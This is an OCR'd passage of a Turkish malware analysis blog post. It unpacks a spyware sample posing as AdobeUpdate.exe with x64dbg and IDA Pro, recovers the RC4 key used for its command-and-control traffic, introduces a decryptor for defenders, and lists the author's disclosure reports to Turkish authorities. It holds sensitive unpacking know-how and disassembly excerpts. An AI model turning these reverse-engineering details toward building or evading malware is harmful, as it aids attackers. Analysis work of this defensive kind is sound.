





Tabii zararlı yazılımın derlenmesinden 1.5 sene sonra komuta kontrol merkezlerinin hala çalışır olmasını beklemek hayalcilik olurdu dolayısıyla çalışan bir komuta kontrol merkezi maalesef bulamadım. Ben de bunun üzerine çalıştırılır çalıştırılmaz haberleşmeye çalıştığı komuta kontrol merkezinin login.php sayfasına gönderdiği şifreli veriyi çözmeye karar verdim. AdobeUpdate.exe programının sistem üzerinde çalıştırdığı WMIC işlemine (process) kod enjeksiyonu yaptığını bildiğim için IDA Pro ile kod enjeksiyonu yapılan noktayı AdobeUpdate programı üzerine tespit etmeye çalıştım ancak


çeşitli teknik engellerden dolayı IDA Pro beni biraz hayal kırıklığına uğrattı. Immunity Debugger aracını her zaman daha kullanışlı bulan biri olarak bu defa ne varsa eski dostta vardır diyerek incelemeye çalıştığımda bu defa Immunity Debugger aracının çöktüğünü gördüm. Bu bir kabus olmalı derken OllyDbg aracının tahtına aday olan x64dbg aracı imdadıma yetişiverdi. AdobeUpdate programı Visual Basic ile geliştirildiği ve enjeksiyon sonrası zararlı kodun bellekten çalıştırılması amacıyla CallWindowProc API kullanıldığını gördüğüm için bu API çağrılmadan önce bellekte PE dosya formatının başlangıç değerlerini 4D5A90 (magic header) aratmaya karar verdim. Arama sonucunda zararlı yazılımın çekirdeğine başarıyla ulaştıktan sonra bellekten diske kayıt ettim. (dump)






x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C
Command: savedata save.mem,01060000,0009200012
Paused
01060000[92000] written to "save.mem" !
Time Wasted Debugging: 0:01:33:05
x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C
Command: savedata save.mem,01060000,00092000
Paused
01060000[92000] written to "save.mem" !
Time Wasted Debugging: 0:00:37:36




IDA Pro ile diske kayıt ettiğim zararlı yazılımı analiz ettiğimde çok geçmeden komuta kontrol merkezine gönderilen verinin RC4 simetrik şifreleme algoritması ile şifrelendiğini gördüm. RC4 şifrelemesinde kullanılan anahtarın oluşturulmasında kullanılan WePWNhouses12345 karakter dizisi, bu zararlı yazılımın ev kullanıcılarını hedef almak amacıyla geliştirildiği ihtimalini gündeme getiriyordu.


IDA - C:\Users\Mert\Desktop\malware-dumped.exe
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
loc_4355F6: ; dwBufLen
push ebx
push esi ; int
call sub_437120 ; sifrelemeye gidiyor
add esp, 8
test al, al
jz short loc_4355B8
cmp [ebp+arg_4], 1
jnz short loc_435613
loc_4355B8:
mov ecx, dword_59B0BC
General registers
EAX 002761DA debug019:002761DA
EBX 000001BE
ECX 00000000
EDX 00000002
ESI 002761D0 debug019:002761D0
EDI 00276000 debug019:00276000
EBP 0018FA88 Stack[00000818]:0018FA88
ESP 0018F668 Stack[00000818]:0018F668
EIP 004355F8 sub_435560+98
EFL 00000212
Hex View-1
Stack view
Output window
Flushing buffers, please wait...ok
Python
AU: idle Down Disk: 23GB


IDA - C:\Users\Mert\Desktop\malware-dumped.exe
File Edit Jump Search View Debugger Options Windows Help
Local Win32 debugger
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
mov ecx, [esp+3Ch+phHash]
mov edx, [esp+3Ch+phProv]
lea eax, [esp+3Ch+phKey]
push eax ; phKey
push 800000h ; dwFlags
push ecx ; hBaseData
push 6801h ; Algid
push edx ; hProv
call ds:CryptDeriveKey
test eax, eax
jz short loc_437270
mov eax, [esp+3Ch+dwBufLen]
mov ecx, [esp+3Ch+var_20]
mov edx, [esp+3Ch+phKey]
push eax ; dwBufLen
mov [esp+40h+pdwDataLen], eax
lea eax, [esp+40h+pdwDataLen]
push eax ; pdwDataLen
push ecx ; pbData
push ebx ; dwFlags
push 1 ; Final
push ebx ; hHash
push edx ; hKey
call ds:CryptEncrypt
loc_437270:
mov ecx, [esp+3Ch+var_4]
pop edi
pop esi
mov al, bl
pop ebx
xor ecx, esp
call @__security_check_cookie@4 ; __security_check_cookie(x)
add esp, 30h
retn
sub_437120 endp
General registers
Hex View-1
Stack view
Output window
Flushing buffers, please wait...ok
Python
AU: idle Down Disk: 23GB




Anahtarın oluşturulmasında kullanılan karakter dizisini bulduktan sonra Python ile RC4 şifrelenen veriyi çözen bir program hazırlamaya karar verdim ve ortaya adına Polgov Decryptor verdiğim araç çıkıverdi. Bu araç sayesinde ağlarında paket kaydı (full packet capture) yapanların geçmişte sistemlerinden sızan şifreli verileri çözebileceklerine ümit ediyorum.



Sonuç itibariyle kum havuzu (sandbox) raporlarından da elde edilen bilgiler ışığında, sistem üzerinden ses, tuş kaydı ve parola bilgilerini çalabilen, adını bilemediğim bu ileri seviye casus yazılım ile birilerinin uzun bir süredir Linux, Windows ve macOS kullanıcılarını hedef aldığını görebiliyoruz. Özellikle APT zararlı yazılımlarında karşılaştığımız LUA betik dili kullanımının bu zararlı yazılımda da kullanılıyor olması bu zararlı yazılımın arkasında organize bir grubun olabileceği şüphesini arttırıyor. Son olarak Windows kullanıcıları kadar Linux ve macOS kullanıcılarına da internet sitelerini gezerken dikkatli ve tedbirli olmalarında fayda olacaktır.

Yazıma son noktayı koymadan önce, zararlı yazılıma ilişkin yapmış olduğum bildirime geri dönüşte bulunup, çalışma başlatan Siber Suçlarla Mücadele Daire Başkanlığı'na sorumlu bir vatandaş olarak teşekkür eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



Tarihçe:

- 13 Kasım'da USOM'a konuya ilişkin bildirimde bulundum.

20 Kasım’da Siber Suçlar Daire Başkanlığı’na bildirimde bulundum.
22 Kasım’da zararlı yazılımları barındıran üniversite yetkilisine konuya ilişkin bildirimde bulundum.
29 Kasım’da USOM tarafından kurumlara zararlı bağlantı adresleri ile ilgili uyarı e-postası gönderildi.

Not: Bu yazı ayrıca Pi Hediyem Var #9 oyununun çözüm yolunu da içermektedir.